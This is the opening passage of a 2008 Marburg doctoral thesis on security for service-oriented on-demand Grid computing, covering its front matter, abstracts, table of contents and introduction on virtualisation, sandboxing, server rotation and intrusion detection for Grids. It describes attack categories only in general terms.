

Philipps



Universität
Marburg

Security for Service-Oriented On-Demand Grid Computing

Vom

Fachbereich Mathematik und Informatik
der Philipps-Universität Marburg genehmigte

Dissertation

zur Erlangung des Doktorgrades
der Naturwissenschaften (Dr. rer. nat.)

von

Matthew Smith
aus Lahn-Gießen

Marburg/Lahn 2008

Vom Fachbereich Mathematik und Informatik der
Philipps-Universität Marburg als Dissertation am
09.07.2008

angenommen.

Erstgutachter: Prof. Dr. Bernd Freisleben

Zweitgutachterin: Prof. Dr. Claudia Eckert

Tag der mündlichen Prüfung am 27.11.2008

Erklärung

Ich versichere, daß ich meine Dissertation

Security for Service-Oriented On-Demand Grid Computing

selbständig, ohne unerlaubte Hilfe angefertigt und mich dabei keiner anderen als der von mir ausdrücklich bezeichneten Quellen und Hilfen bedient habe. Die Dissertation wurde in der jetzigen oder einer ähnlichen Form noch bei keiner anderen Hochschule eingereicht und hat noch keinen sonstigen Prüfungszwecken gedient.

Marburg, den

Matthew Smith

Acknowledgments

I would like to acknowledge the help of many people during my studies that led to this thesis. In particular, I would like to thank Prof. Dr. Bernd Freisleben for supervising me and sharing his knowledge, insights and experiences over the course of this thesis, and for his dedication as the head of research of the Distributed Systems Group.

I would also like to thank Prof. Dr. Claudia Eckert head of the Fraunhofer Institut for Secure Information Technology (SIT) and professor at the Darmstadt University of Technology for kindly taking the time to review my thesis.

At the University of Marburg I would like to thank my colleagues and students past and present at the Distributed Systems Group who were invaluable in the realisation of the Grid projects which are part of this thesis. In alphabetical order I would like to thank Kay Dörnemann, Tim Dörnemann, Ralph Ewerth, Niels Fallenbeck, Thomas Frieze, Torsten Graf, Julian Hagenauer, Sven Hanemann, Marian Harbach, Sergej Herdt, Steffen Heinzl, Ernst Juhnke, Stefan Paal, Markus Mathes, Thomas Noll, Elvis Papalilo, Hans-Joachim Picht, Stefan Schindelmann, Matthias Schmidt, Christian Schridde, Fabian Schwarzer, Roland Schwarzkopf, Christian Seidemann, Thilo Stadelmann, Bernd Wasmuth and Matthias Weigand. I would especially like to thank Thomas Frieze for the joint work in the first two years of the D-Grid project and Matthias Schmidt and Niels Fallenbeck for their dedicated work on the production environment for the D-Grid. I also thank our secretary Mechthild Keßler for efficiently handling the many travel forms for the University administration.

From the D-Grid security working group I would like to thank Dr. Alfred Geiger from T-System-SfR, Prof. Dr. Christian Grimm from the University of Hannover, Dr. Sabine Roller from the Höchstleistungsrechenzentrum Stuttgart (HRLS), Dr. Ulrich Sax from the University of Göttingen and Dr. Markus Pattloch from the Deutsche Forschungsnetz (DFN).

At the University of Siegen, Germany, I would like to thank Julian Reichwald, Juniorprof. Dr. Thomas Barth and Prof. Dr. Manfred Grauer for the cooperation in the In-Grid project.

At the University of Cork, Ireland, I would like to thank Prof. Dr. John Morrison whose *Adopt a Student* policy and the ensuing conversations on my first conference were a great motivational boost to my academic career.

At the University of Chicago and the Argonne National Lab, USA, I would like to thank Prof. Dr. Ian Foster, Dr. Kate Keahey, Tim Freeman and Borja Sotomayor for the many interesting discussions and their work on the Globus Toolkit.

I would also like to acknowledge the financial support the Grid projects I have worked on have received from the German ministry of research and education (BMBF) as part of the D-Grid and through an IBM Eclipse innovation award.

Last but not least I would like to thank my family without whose support and understanding I would not have had the opportunity and perseverance to write this thesis.

Thank you.

Abstract

The Grid computing paradigm is becoming a well established method for high performance computing. While the first generation of Grid computing solutions implemented their own proprietary interfaces, the introduction of the service-oriented computing paradigm and the corresponding web service standards into the field of Grid computing through the Open Grid Services Architecture (OGSA) increased the interoperability of the Grid. This paved the way for a number of national and international Grid projects, which now host a large number of academic and a growing number of business applications requiring on-demand provisioning and use of Grid resources. In an on-demand Grid environment, Grid users and applications change frequently, and the value of software and data is much higher than in traditional Grid environments with academic open source applications. To facilitate on-demand Grid computing, it is essential that users are able to install and use their applications autonomously in a timely and secure fashion, even though the software may contain third party components and requires root privileges to install. This would also enable the Grid to act as a base technology for the new Cloud computing paradigm, in which similar on-demand business constraints are present. Consequently, there are much higher demands for both administrative measures and security mechanisms to enable on-demand Grid computing.

Like most complex IT systems, Grid middlewares exhibit a number of security problems which are further compounded by the new on-demand Grid usage scenario. Not only do these security problems expose the heterogeneous Grid resources to a homogeneous attack vector, but they also threaten existing cluster resources and their users, who up till now have worked in a local and secure environment. Furthermore, in an on-demand Grid scenario, cluster administrators are exposed to a large number of unknown users with a great variety of usage patterns. This makes the detection of malicious behavior an extremely complex task. As a consequence, Grids are increasingly becoming an attractive target for attackers, since they offer standardised access to a large number of machines storing potentially valuable data which can be misused in various ways. For example, the considerable computing power of clusters exposed via the Grid could be misused to break passwords, and their large storage capacity could be misappropriated to store and share illegal software and data. The generous bandwidth of the Internet connection can be used for launching Denial-of-Service (DoS) attacks or for hosting file-sharing services. However, far more critical than these resource attacks are attacks against customer data: crash test model data of a new prototype

car, a custom fluid simulation suite or customer billing data all represent intellectual property of considerable monetary value and need to be protected. If a Grid resource provider cannot ensure the end-to-end integrity and safety of customer software and data, an industrial adoption of Grid technology will not be possible. However, at the same time, easy to use administration capabilities must exist to enable on-demand installation and usage of custom applications. These are usually diametrically opposite requirements, and careful balancing is required to satisfy both requirements.

This thesis presents novel security and usability approaches for service-oriented on-demand Grid computing. They enable users to install and use custom software autonomously (both service-oriented and traditional) on shared computer systems on demand, while at the same time they protect software, data and business process information from other Grid users and external attackers.

The core solution proposed in this thesis is based on operating system virtualisation to offer dynamic virtual image creation and deployment in a secure environment. An automated dynamic firewall mechanism provides a user based network security setup and creates secure user network regions on demand. In addition, the Grid environment is separated into several zones to protect local cluster resources from illegal access of Grid users. The Grid headnode and the image creation station are both confined to separate compartments in a Grid demilitarised zone.

To enable the secure integration of this Grid environment into existing business workflows, an extension to the Business Process Execution Language (BPEL) and workflow execution engine is presented which allows the execution of secure Grid services in combination with existing business web services. The workflow engine handles the issues of proxy certificate creation transparently and, in the case of long running applications, certificate renewal. The approach allows both fine-grained service-oriented applications and legacy Grid applications to run in the same environment by integrating the Grid sandboxing system into existing cluster scheduling solutions.

Furthermore, a novel server rotation mechanism is introduced to protect the Grid headnode from unknown stealth attacks by refreshing the headnode transparently using virtualised images. This reduces the time an attacker can operate in the system to no more than a few minutes. In addition to these attack prevention mechanisms, a novel intrusion detection system using a streaming database system is presented to detect attacks, which could not be prevented. Since developing service-oriented applications for a Grid environment is a complex and error prone task, the final contribution of this thesis is a design for an automated, model driven development process for secure Grid services.

An implementation of the new Grid environment based on the Globus Toolkit 4, the Sun Grid Engine and the ActiveBPEL Engine is presented. The model driven development concepts are implemented in Eclipse for the Globus Toolkit 4. Experimental results and an evaluation of the critical components of the new Grid setup are presented. The proposed security mechanisms are intended to promote the next phase in the evolution of Grid computing and to enable the Grid to act as a secure basis for the business-oriented Cloud computing endeavor.

Zusammenfassung

Grid Computing ist mittlerweile zu einem etablierten Standard für das verteilte Höchstleistungsrechnen geworden. Während die erste Generation von Grid Middleware-Systemen noch mit proprietären Schnittstellen gearbeitet hat, wurde durch die Einführung von service-orientierten Standards wie WSDL und SOAP durch die Open Grid Services Architecture (OGSA) die Interoperabilität von Grids signifikant erhöht. Dies hat den Weg für mehrere nationale und internationale Grid-Projekten bereitet, in denen eine große Anzahl von akademischen und eine wachsende Anzahl von industriellen Anwendungen im Grid ausgeführt werden, die die bedarfsgesteuerte (on-demand) Provisionierung und Nutzung von Ressourcen erfordern. Bedarfsgesteuerte Grids zeichnen sich dadurch aus, dass sowohl die Software, als auch die Benutzer einer starken Fluktuation unterliegen. Weiterhin sind sowohl die Software, als auch die Daten, auf denen operiert wird, meist proprietär und haben einen hohen finanziellen Wert. Dies steht in starkem Kontrast zu den heutigen Grid-Anwendungen im akademischen Umfeld, die meist offen im Quellcode vorliegen bzw. frei verfügbar sind. Um den Ansprüchen einer bedarfsgesteuerten Grid-Nutzung gerecht zu werden, muss das Grid administrative Komponenten anbieten, mit denen Anwender autonom Software installieren können, selbst wenn diese Root-Rechte benötigen. Zur gleichen Zeit muss die Sicherheit des Grids erhöht werden, um Software, Daten und Meta-Daten der kommerziellen Anwender zu schützen. Dies würde es dem Grid auch erlauben als Basistechnologie für das gerade entstehende Gebiet des Cloud Computings zu dienen, wo ähnliche Anforderungen existieren.

Wie es bei den meisten komplexen IT-Systemen der Fall ist, sind auch in traditionellen Grid Middlewares Schwachstellen zu finden, die durch die geforderten Erweiterungen der administrativen Möglichkeiten potentiell zu einem noch größerem Problem werden. Die Schwachstellen in der Grid Middleware öffnen einen homogenen Angriffsvektor auf die ansonsten heterogenen und meist privaten Cluster-Umgebungen. Hinzu kommt, dass anders als bei den privaten Cluster-Umgebungen und kleinen akademischen Grid-Projekten die angestrebten großen und offenen Grid-Landschaften die Administratoren mit gänzlich unbekannten Benutzern und Verhaltensstrukturen konfrontieren. Dies macht das Erkennen von böswilligem Verhalten um ein Vielfaches schwerer. Als Konsequenz werden Grid-Systeme ein immer attraktivere Ziele für Angreifer, da standardisierte Zugriffsmöglichkeiten Angriffe auf eine große Anzahl von Maschinen und Daten von potentiell hohem finanziellen Wert ermöglichen.

Während die Rechenkapazität, die Bandbreite und der Speicherplatz an sich schon attraktive Ziele darstellen können, sind die im Grid enthaltene Software und die gespeicherten Daten viel kritischere Ressourcen. Modelldaten für die neuesten Crash-Test Simulationen, eine industrielle Fluid-Simulation, oder Rechnungsdaten von Kunden haben einen beträchtlichen Wert und müssen geschützt werden. Wenn ein Grid-Anbieter nicht für die Sicherheit von Software, Daten und Meta-Daten sorgen kann, wird die industrielle Verbreitung der offenen Grid-Technologie nicht stattfinden. Die Notwendigkeit von strikten Sicherheitsmechanismen muss mit der diametral entgegengesetzten Forderung nach einfacher und schneller Integration von neuer Software und neuen Kunden in Einklang gebracht werden.

In dieser Arbeit werden neue Ansätze zur Verbesserung der Sicherheit und Nutzbarkeit von service-orientiertem bedarfsgesteuertem Grid Computing vorgestellt. Sie ermöglichen eine autonome und sichere Installation und Nutzung von komplexer, service-orientierter und traditioneller Software auf gemeinsam genutzten Ressourcen. Neue Sicherheitsmechanismen schützen Software, Daten und Meta-Daten der Anwender vor anderen Anwendern und vor externen Angreifern. Das System basiert auf Betriebssystemvirtualisierungstechnologien und bietet dynamische Erstellungs- und Installationsfunktionalitäten für virtuelle Images in einer sicheren Umgebung, in der automatisierte Mechanismen anwenderspezifische Firewall-Regeln setzen, um anwenderbezogene Netzwerkpartitionen zu erschaffen. Die Grid-Umgebung wird selbst in mehrere Bereiche unterteilt, damit die Kompromittierung von einzelnen Komponenten nicht so leicht zu einer Gefährdung des gesamten Systems führen kann. Die Grid-Headnode und der Image-Erzeugungsserver werden jeweils in einzelne Bereiche dieser demilitarisierten Zone positioniert.

Um die sichere Anbindung von existierenden Geschäftsanwendungen zu ermöglichen, werden der BPEL-Standard (Business Process Execution Language) und eine Workflow-Ausführungseinheit um Grid-Sicherheitskonzepte erweitert. Die Erweiterung erlaubt eine nahtlose Integration von geschützten Grid Services mit existierenden Web Services. Die Workflow-Ausführungseinheit bietet die Erzeugung und die Erneuerung (im Falle von lange laufenden Anwendungen) von Proxy-Zertifikaten. Der Ansatz ermöglicht die sichere gemeinsame Ausführung von neuen, fein-granularen, service-orientierten Grid Anwendungen zusammen mit traditionellen Batch- und Job-Farming Anwendungen. Dies wird durch die Integration des vorgestellten Grid Sandboxing-Systems in existierende Cluster Scheduling Systeme erreicht. Eine innovative Server-Rotationsstrategie sorgt für weitere Sicherheit für den Grid Headnode Server, in dem transparent das virtuelle Server Image erneuert wird und damit auch unbekannte und unentdeckte Angriffe neutralisiert werden. Um die Angriffe, die nicht verhindert werden konnten, zu erkennen, wird ein neuartiges Intrusion Detection System vorgestellt, das auf Basis von Datenstrom-Datenbanksystemen funktioniert. Als letzte Neuerung dieser Arbeit wird eine Erweiterung des modellgetriebenen Softwareentwicklungsprozesses eingeführt, die eine automatisierte Generierung von sicheren Grid Services ermöglicht, um die komplexe und damit unsichere manuelle Erstellung von Grid Services zu ersetzen.

Eine prototypische Implementierung der Konzepte wird auf Basis des Globus Toolkits 4, der Sun Grid Engine und der ActiveBPEL Engine vorgestellt. Die modellgetriebene Entwicklungsumgebung wurde in Eclipse für das Globus Toolkit 4 realisiert. Experimentelle Resultate und eine Evaluation der kritischen Komponenten des vorgestellten neuen Grids werden präsentiert. Die vorgestellten Sicherheitsmechanismen sollen die nächste Phase der Evolution des Grid Computing in einer sicheren Umgebung ermöglichen.

Contents

Abstract	7
1 Introduction	21
1.1 On-Demand Computing	21
1.2 Grid Computing	22
1.3 Service-Orientation	23
1.4 Cloud Computing	24
1.5 Motivation	25
1.5.1 On-Demand Infrastructure	25
1.5.2 Grid Security	25
1.5.3 Secure Model Driven Development	26
1.6 Project Framework	26
1.7 Contributions of this Thesis	27
1.8 Organization of this Thesis	33
2 Applications	35
2.1 Introduction	35
2.2 Media Analysis Application	35
2.3 Ad-hoc Wireless Network Emulation	36
2.4 Engineering Application	38
2.5 Medical Application	39
2.6 Summary	40
3 On-Demand Grid Computing	41
3.1 Introduction	41
3.2 The Classical Grid	41
3.2.1 Applications	42
3.2.1.1 Media Research	42
3.2.1.2 Wireless Network Research	43
3.2.1.3 Engineering Application	43
3.2.1.4 Medical Research	44
3.3 The On-Demand Grid	44
3.3.1 The Ad Hoc Grid	45

3.3.1.1	Node Communication & Service Discovery	46
3.3.1.2	Service & Software Deployment and Administration	47
3.3.1.3	Security & User Management	48
3.3.2	Service Trust	48
3.3.3	Tool Support	49
3.4	Grid Security Infrastructure	49
3.5	Summary	51
4	Threat Analysis	53
4.1	Introduction	53
4.2	Terminology	53
4.3	On-Demand Actors	54
4.3.1	Resource Provider	56
4.3.1.1	Motivation	56
4.3.1.2	Risk Aversion	56
4.3.1.3	Skills	56
4.3.1.4	Knowledge	56
4.3.1.5	Resources	56
4.3.1.6	Access	56
4.3.2	Middleware Producer	57
4.3.2.1	Motivation	57
4.3.2.2	Risk Aversion	57
4.3.2.3	Skills	57
4.3.2.4	Knowledge	57
4.3.2.5	Resources	57
4.3.2.6	Access	58
4.3.3	Solution Producer	58
4.3.3.1	Motivation	58
4.3.3.2	Risk Aversion	58
4.3.3.3	Skills	58
4.3.3.4	Knowledge	58
4.3.3.5	Resources	59
4.3.3.6	Access	59
4.3.4	Customer	59
4.3.4.1	Motivation	59
4.3.4.2	Risk Aversion	59
4.3.4.3	Skills	60
4.3.4.4	Knowledge	60
4.3.4.5	Resources	60
4.3.4.6	Access	60
4.3.5	External Attacker	60
4.3.5.1	Motivation	61
4.3.5.2	Risk Aversion	61

4.3.5.3	Skills	61
4.3.5.4	Knowledge	61
4.3.5.5	Resources	61
4.3.5.6	Access	61
4.3.6	Summary	62
4.4	Trust Relationships	62
4.4.1	Stage 1 Trust	65
4.4.2	Stage 2 Trust	67
4.4.3	Stage 3 Trust	67
4.5	On-Demand Threat Analysis	68
4.6	Attack Model	74
4.6.1	Attack Trees	74
4.6.2	Attack Vectors	77
4.6.3	Service Attacks	77
4.6.4	Middleware Attacks	82
4.6.4.1	GSI-SSH attack	82
4.6.4.2	GridFTP Attack	83
4.6.5	Operating Systems Attacks	84
4.7	Summary	84
5	Security Challenges	87
5.1	Introduction	87
5.1.1	Areas of Interest	87
5.2	Stage 1 On-Demand Confidentiality Challenge	92
5.2.1	Type 1 Grid Applications	93
5.2.2	Type 2 Grid Applications	93
5.2.3	Type 3 Grid Applications	94
5.3	Stage 2 On-Demand Security Challenges	95
5.3.1	Type 1 Grid Applications	95
5.3.2	Type 2 Grid Applications	95
5.3.3	Type 3 Grid Applications	95
5.4	Stage 3 On-Demand Security Challenges	96
5.5	Summary	96
6	On-Demand Grid Security	97
6.1	Introduction	97
6.2	Type 1 Application Security	99
6.2.1	An Approach to Intra-Engine Service Security	99
6.2.2	Secure Sandbox Groups	99
6.2.3	Undeployment of Grouped Services	100
6.2.4	Group Access	101
6.2.5	Secure Class Loading Results	102
6.3	Type 2 Application Security	103

6.3.1	Fine Grained Confinement of Native Code in Grid Services . .	103
6.3.2	Sandboxes	104
6.3.3	Process Instance Management	105
6.3.4	Jailing Results	106
6.4	Type 3 Application Security	107
6.4.1	Operating System Virtualisation	107
6.4.2	Deployment	108
6.4.3	Custom Firewalling	110
6.4.4	Virtualisation Results	112
6.5	New Grid Network Setup	114
6.5.1	Introduction	114
6.5.2	Threats Due to the Demilitarised Zone	114
6.5.3	Demilitarised Zone	115
6.5.4	End-to-End Encryption	116
6.5.5	Job Submission, Transfer and Execution	116
6.5.6	Demilitarised Zone Results	119
6.6	Rotating Servers	120
6.6.1	Introduction	120
6.6.2	Self-Cleansing Grid Servers	121
6.6.3	Managing State	122
6.6.4	Rotation Strategy	123
6.6.5	Guardian Plugins	126
6.6.6	Rotating Server Attacks	127
6.6.7	Rotating Server Results	128
6.7	Intrusion Detection	129
6.7.1	Introduction	129
6.7.2	PIPES	130
6.7.3	A Streaming Intrusion Detection System	131
6.7.4	Streaming Intrusion Detection Results	134
6.8	Service Trust	136
6.8.1	Introduction	136
6.8.2	Trust Classification	136
6.8.3	Trust Model	137
6.8.4	First-Trust Problem	138
6.8.5	Verification Techniques	138
6.8.6	Trust Transfer	140
6.8.7	Trust Results	140
6.9	Micro-Workflows	142
6.9.1	Introduction	142
6.9.2	Problem Statement	143
6.9.3	BPEL Security Extension	145
6.9.4	A Service-Oriented Virtual Grid Environment	146
6.9.5	Multi-Site Workflow Security	147

6.9.6	Workflow Results	149
6.10	Summary	150
7	Implementation	151
7.1	Introduction	151
7.2	Type 1 Grid Applications	151
7.3	Type 2 Grid Applications	157
7.4	Type 3 Grid Applications	159
7.4.1	Image Creation Station	159
7.4.2	The Xen Grid Engine	160
7.4.2.1	VM Deployment	161
7.4.2.2	Placeholder VMs	161
7.4.2.3	Virtual Job Execution	161
7.4.3	Custom Firewalling	163
7.4.3.1	Classifying the Level of Trust	163
7.4.3.2	Firewall Rule Sets	163
7.4.3.3	Generating the Firewall Rule Set	165
7.4.3.4	Firewall Actions	166
7.5	Network Security	169
7.5.1	Demilitarised Zone	169
7.5.2	End-to-End Encryption	169
7.5.3	Job Submission, Transfer and Execution	170
7.6	Rotating Servers	172
7.7	Intrusion Detection	177
7.7.1	Snort Integration	177
7.7.2	Custom Pipes Queries	179
7.8	Trust	185
7.9	Workflow Support	188
7.10	Summary	190
8	Development of Secure Services	191
8.1	Introduction	191
8.2	Service Development	191
8.3	Areas of Responsibility	193
8.4	User Support	194
8.4.1	Certificate Requests	194
8.4.2	Workflow Support	194
8.5	Resource Provider Support	196
8.5.1	Certificate Management	196
8.6	Solution Producer Support	197
8.6.1	MDA Meets the Grid: An Application Example	198
8.6.1.1	PIM Layer: Business View	198
8.6.1.2	PSM Layer: Grid Service Design	199

8.6.1.3	Code Layer: Grid Service Implementation	201
8.6.1.4	Security through Separation of Concerns	201
8.6.2	An MDA Approach to Service-Oriented Grid Computing . . .	203
8.6.2.1	PSM Layer: Grid Profile	203
8.6.2.2	Code Layer: Java Annotations	208
8.7	Implementation	212
8.8	Summary	217
9	Experimental Results and Evaluation	219
9.1	Introduction	219
9.2	Service Security	219
9.3	Image Creation	220
9.4	Xen Grid Engine	221
9.4.1	Xen	222
9.4.2	Demilitarised Zone	225
9.5	Rotating Servers	228
9.6	Intrusion Detection System	239
9.7	Workflow	242
9.8	Grid Development Tools	245
9.9	Final Evaluation	247
9.9.1	Pay-per-use On-Demand Grid Computing	248
9.9.2	Application Evaluation	250
10	Related Work	253
10.1	On-Demand Grid Computing	253
10.2	Sandboxing	255
10.3	Grid Demilitarised Zone and Firewalling	258
10.4	Server Rotation	259
10.5	Intrusion Detection	262
10.6	Grid Service Development	266
11	Conclusions	269
11.1	Future Work	272
11.1.1	Robustness and Scalability	272
11.1.2	Rotating Servers	272
11.1.3	Stream Intrusion Detection	272
11.1.4	Micro-Workflows	273
11.1.5	Trusted Computing	273
11.1.6	Cloud Computing	275
	Bibliography	285

1

Introduction

Grid Computing [71] has the potential to solve bigger and more complex computational problems than ever before, while at the same time reducing the cost of computational resources through multi-organisational resource sharing. The adoption of the Grid computing paradigm outside of the open academic environment is, however, currently hindered by two main factors. Firstly, strong security mechanisms to protect intellectual property contained in both the software, data and business processes deployed into the Grid are lacking. Secondly, traditional Grid environments are cumbersome and do not fulfill the requirements of on-demand business processes. The purpose of this thesis is to introduce new security and administrative mechanisms which will make the Grid more suited to the fast moving world of on-demand business for both Grid development and administration. The aim is to increase the capabilities of the users and thus counteract the bottlenecks currently created by traditional administrative structures. This will also enable the Grid to be used as an enabling technology for the Cloud computing paradigm [200]. However, the increased administrative rights of the users create a number of new security issues, which represent the main focus of this thesis. Before discussing the security issues which are the main motivation of this work, the terms On-demand Computing, Grid Computing, Service-Oriented and Cloud Computing will be briefly introduced.

1.1 On-Demand Computing

On-demand Computing is a term coined by IBM as the enabling IT infrastructure for a more flexible business environment. IBM introduced the on-demand business as follows: *On-Demand Business is a model, complete with all the necessary tools, for developing enterprise-scale software. It provides an open standards-based blueprint that allows you to integrate software components from business partners and other enterprises, efficiently manage your available technology resources, and take advantage of responsive autonomic capabilities. ... In a networked world, on-demand delivery is*

essential for business survival. You have to do more than simply integrate everything inside your enterprise. You have to connect your enterprise with other enterprises, other business processes, other applications, and myriad pervasive computing devices. This is why the On-Demand Business model is relevant. It's based on open standards and provides a comprehensive, yet flexible environment in which to build these types of solutions. Developers can ultimately deliver on the promises that executives began making in the previous decade – delivering real business solutions through intelligent uses of technology. [98]

In the area of high performance computing, on-demand computing is aimed at tackling the trade-off between coping with peak performance requirements and budget constrained buying capabilities. More is usually better when it comes to computing power, since this enables projects to be finished in shorter time or allows more customers to be served concurrently. However, like most business resources, the demand for computing resources is limited by real-world budgets. With inadequate computing capacity, the entire business could end up waiting for the computers to complete critical operations. On the other hand, the acquisition of too much capacity leads to computing power lying idle - an expensive inefficiency which ties up capital and resources that might have been applied to other business-critical areas. The purpose of on-demand computing is to allow organisations the flexibility of configuring their own infrastructure to deal with current demand while at the same time transparently adding rented resources when needed.

1.2 Grid Computing

The Grid computing paradigm is fast becoming a well established method of high performance computing and is aimed at providing resources (such as compute power, data, access to special appliances and even people) as easily as electricity is provided through the national electrical Grid. The initial vision of the Grid encompassed the collection of different compute clusters under a common infrastructure that allowed uniform access to those heterogeneous systems. This goal bears some similarity to the goals of on-demand computing, albeit with an academic rather than a business focus. The current mainstay of Grid computing is in the area of open academic Grids in which a number of universities and research institutes combine their computing power on a fair share basis. Unlike traditional cluster computing and the early Grid initiatives in which only a small number of users work in a closed system, current Grid systems expose the local compute resources (mostly clusters) to a larger number of users via the Internet, using open Grid middlewares such as Globus [178], gLite [61] or Unicore [189]. Like most complex IT systems, these middleware solutions exhibit a number of security problems [86, 85, 181, 94] opening the entire system to attack. Not only do these security holes expose the heterogeneous Grid resources to homogeneous attack vectors, but they also threaten existing cluster resources and their users who up until now have worked in a local and secure environment.

When the Grid computing paradigm is combined with the on-demand business model proposed by IBM, several new problems are created. Unlike traditional cluster systems and academic Grid initiatives, where local administrators usually know their users' software and usage habits and the Grid users know and trust each other, the commercial on-demand Grid exposes cluster administrators to a large number of unknown users with a great variety of usage patterns. The proposed paradigm shift also exposes the Grid users to possible malicious behaviour from other unknown Grid users working on the same Grid. Although the protection of this kind of Grid and the detection of malicious behavior is an extremely complex task in such an environment due to the large number of unknown users and behavior patterns, businesses are slowly becoming interested in Grid computing both to save money through better resource utilisation and out-sourcing as well as to open up new business possibilities by enabling open standards access to and from other organisations. As a consequence of the increased interest of businesses in Grid computing, Grids are becoming an attractive target for attackers, since the Grid offers standardised access to a large number of machines storing potentially valuable data, which can be misused in various ways. The considerable computing power of clusters exposed via the Grid can, for instance, be used to break passwords and the large storage capacity can be used for storing and sharing illegal software and data. The generous bandwidth of the Internet connection is ideal for launching Denial-of-Service (DoS) attacks or for hosting file sharing services, to name just a few attacks. However, far more critical than these resource attacks are the attacks against customer data. Crash test model data of a new prototype car or a custom fluid simulation suite both represent intellectual property worth substantial amounts of money and must be protected. If a Grid resource provider cannot ensure the end-to-end integrity and safety of customer software and data, an industrial adoption of Grid technology will be difficult.

1.3 Service-Orientation

A side effect of the industrial push into Grid computing is the growing standardisation of the Grid middlewares. The service-oriented architecture (SOA) approach and the corresponding web service standards such as WSDL [35] and SOAP [185] are currently adopted in various fields of distributed application development (e.g. enterprise application integration, web application development, inter-organisational workflow collaboration). The Open Grid services Architecture (OGSA) [71, 69] incorporates the web service paradigm in the field of Grid computing as an approach towards defining the *service-oriented Grid*. The OGSA effort to add stateful interaction to the web service environment has also been recognised by other web service users not focused on Grid computing. As a result, the specifications of the Web service Resource Framework (WSRF) [127] have emerged.

Service-oriented Grid computing offers the potential to provide fine grained access to the available resources which can significantly increase the versatility of a

Grid. Service-oriented applications consist of a number of fine grained services which are coupled together into more complex services through a workflow. The Business Process Execution Language for Web services (BPEL4WS or WS-BPEL [11]) has emerged from the earlier proposed XLANG [117] and Web service Flow Language (WSFL) [112]. It enables the construction of complex web services composed of other web services that act as the basic activities in the process model of the newly constructed service. Access to a process is exposed by the execution engine through a web service interface (Web services Description Language, WSDL [35]), allowing the process to be accessed by web service clients or to be used as a basic activity in other process specifications. This allows complex applications to be modeled using basic reusable services.

While the introduction of these service-oriented standards helps the integration of Grid resources into existing business environments, a first step towards enabling on-demand Grid computing, it also adds further complexity to an already complex environment. With the added complexity, the potential for security problems is increased still further, in particular since business oriented Grid computing has very different security requirements to those of the academic Grid initiatives.

While a cursory examination suggests the adoption of the service-oriented computing paradigm has been wide-spread, with most major Grid solutions offering service-oriented capabilities, an actual paradigm shift in the applications has not yet been realised on any significant scale. Most Grid applications are still the monolithic job farming or massively parallel number crunching applications previously deployed as standalone cluster applications. The extent of service-oriented design is often reduced to the execution of a legacy shell script through the WS-GRAM (Grid Resource Allocation Manager) [180] interface, thus combining the security problems of both worlds.

1.4 Cloud Computing

The term Cloud computing [200] entered the scene in 2007, when several notable companies like Amazon, IBM, Google, Apple and Microsoft, inspired by the Grid paradigm, started offering compute and storage resources to customers on demand. The term was derived from the common depiction of transparent networks of resources as a cloud. Cloud resources such as clusters and storage servers are typically operated by third-party providers and are rented on an on-demand basis. Consumers should perceive the cloud as a service and should not have to be concerned with the underlying technology used to meet computational and storage demands. As such, Cloud computing can be seen as a combination of Grid, on-demand and service-oriented computing with added business-oriented pricing and billing mechanisms, but without some of the advanced Grid features such as delegation and virtual organisation based authorisation.

1.5 Motivation

The motivation of this thesis is the exploration of the issues involved in enabling on-demand Grid computing for both academic and business scenarios and will focus particularly on the security issues.

1.5.1 On-Demand Infrastructure

To explore the security issues of on-demand Grid computing, a number of administrative issues need to be dealt with as well, since the administrative changes to the current Grid computing paradigm required to enable an on-demand use create some significant new threats. The most significant change to the standard Grid computing model proposed in this thesis concerns the deployment of software. To enable the transparent and on-demand inclusion of Grid resources into a business workflow, it is argued that Grid users should be able to configure Grid resources (which are shared with other users) with the same level of privileges as they have on their own local resources. This also allows far more complex applications containing both native code and services to be installed efficiently due to the distribution of administrative rights. This entails granting root privileges to Grid users which in a traditional Grid environment is unthinkable both for security and management reasons. Apart from this deployment feature some resource discovery and usability issues need to be handled as well.

1.5.2 Grid Security

The main focus of this thesis are the security issues created through the extension of the Grid computing paradigm by the facilities needed to enable on-demand usage. In the course of this thesis, the security issues for on-demand Grid computing are analysed based on a number of academic and commercial Grid applications, including applications from BMW¹, Deutsche Bank², Access³ and Wasy⁴ that have strict confidentiality requirements for both their software and data. Based on the requirements gathered from these applications, new security measures were designed and implemented leading to a novel Grid setup to further facilitate commercial adoption of the Grid computing paradigm while at the same time increasing the versatility of the Grid for academic projects. Issues dealt with include the virtualisation of the compute resources, dynamic sandboxing of both Grid services and native application components, network separation and stream-based network intrusion detection. Furthermore, to protect Grid headnodes, a novel pro-active intrusion tolerance mechanism is introduced based on rotating virtual servers which can cleanse WSRF based Grid servers on a periodic basis.

¹www.bmw.de

²www.deutsche-bank.de

³www.access.rwth-aachen.de

⁴www.wasy.de

1.5.3 Secure Model Driven Development

The inclusion of the Service-Oriented Architectures paradigm [62] into the Grid increased the complexity of Grid applications significantly. Since development and configuration complexity is one of the main problems in creating secure software, this thesis also explores Model Driven Development [118, 25] extensions to ease the creation, configuration and deployment of secure Grid services. Due to the complex nature of Grid service development, an annotation based development process is introduced which allows application developers to bring their applications into the Grid without writing a single line of Grid code. The application developers simply mark the appropriate classes and methods with the introduced Grid annotations and specify the security requirements, and a Grid service generator automatically creates all the necessary Grid classes and configurations files. An Eclipse based integrated development environment is introduced which implements this approach also offering secure service-oriented workflow creation based on the Business Process Execution Language (BPEL).

1.6 Project Framework

The proposals introduced in this thesis were developed in the framework of several projects as part of the German national Grid initiative the D-Grid. The projects include:

InGrid. InGrid aims to enable small and medium sized engineering businesses to use the Grid for their computational needs they cannot meet in-house. InGrid is based on six prototypical applications in the fields of coupled multiscale problems, coupled multidisciplinary simulations and distributed simulation based optimisation. Adaptive and scalable process models and runtime environments are to be developed. The flexible use of Grid technologies will combine the competences in modeling, simulation and optimisation and allow for the common, efficient use of distributed resources. The partners of the project are: The High Performance Computing Center HLRS Stuttgart, ACCESS e.V., WASY GmbH, Fraunhofer-Gesellschaft SCAI, T-Systems Solutions for Research GmbH, University of Siegen - Institute of Business Information Technology, University of Stuttgart - Institute of Fluid Mechanics and Hydraulic Machinery and the University of Marburg - Department of Mathematics and Computer Science. [46]

Biz2Grid. The main objective of Biz2Grid is to provide foundations for an effective application of Grid technologies in enterprises. In order to achieve this goal, business and economically driven questions have to be answered and technical challenges have to be solved. Business-models have to be developed that are adequate for an application in the Grid. In addition, Biz2Grid addresses technical research questions. Currently, the seamless adaptation of applications to Grid technologies is hardly realisable. As a consequence, it is a challenge of the

